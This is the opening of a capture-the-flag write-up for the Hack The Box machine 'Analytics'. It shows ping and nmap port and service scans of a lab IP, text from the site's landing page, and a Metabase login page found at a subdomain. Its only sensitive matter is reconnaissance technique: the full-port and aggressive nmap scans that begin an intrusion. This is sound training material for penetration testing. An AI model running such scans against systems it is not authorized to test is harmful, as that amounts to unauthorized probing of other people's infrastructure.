

Analytics (HTB)

ip of the machine :- 10.129.4.229




```
~/current Fri Oct 11 2024 14:05 (5.299s)
ping 10.129.4.229

PING 10.129.4.229 (10.129.4.229) 56(84) bytes of data.
64 bytes from 10.129.4.229: icmp_seq=1 ttl=63 time=80.8 ms
64 bytes from 10.129.4.229: icmp_seq=2 ttl=63 time=82.7 ms
64 bytes from 10.129.4.229: icmp_seq=3 ttl=63 time=83.0 ms
64 bytes from 10.129.4.229: icmp_seq=4 ttl=63 time=82.9 ms
64 bytes from 10.129.4.229: icmp_seq=5 ttl=63 time=82.1 ms
64 bytes from 10.129.4.229: icmp_seq=6 ttl=63 time=82.6 ms
^C
--- 10.129.4.229 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5007ms
rtt min/avg/max/mdev = 80.773/82.349/83.033/0.760 ms
```

machine is on!!!




```
~/current Fri Oct 11 2024 14:06 (11.866s)
nmap -p- --min-rate=10000 10.129.4.229

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-11 14:06 IST
Nmap scan report for 10.129.4.229 (10.129.4.229)
Host is up (0.083s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 11.83 seconds
```

Got two open ports!!!



```
~/current Fri Oct 11 2024 14:07 (9.352s)
nmap -p 22,80 -sC -A -Pn 10.129.4.229

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-11 14:07 IST
Nmap scan report for 10.129.4.229 (10.129.4.229)
Host is up (0.081s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://analytical.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.32 seconds
```

got versions of http and ssh using aggressive scan of nmap.



Data

Infomation On Demand


Welcome to analytics Here, we dive into the world of data, unraveling valuable insights and trends. Join us on this data-driven journey to unlock the power of information and drive informed decisions for your business

About


We excel in unraveling data and finding valuable insights that help businesses make smarter decisions. Our team of

experts will guide you on a data-driven journey, showing you how to harness the power of information for success.

add ip with domain name in /etc/hosts file and let's do manual enumeration......



Found these menus in the side bar.....



data.analytical.htb/auth/login?redirect=%2F

Sign in to Metabase

Email address: required

nicetoseeyou@email.com


Password

Shhh...

☑ Remember me

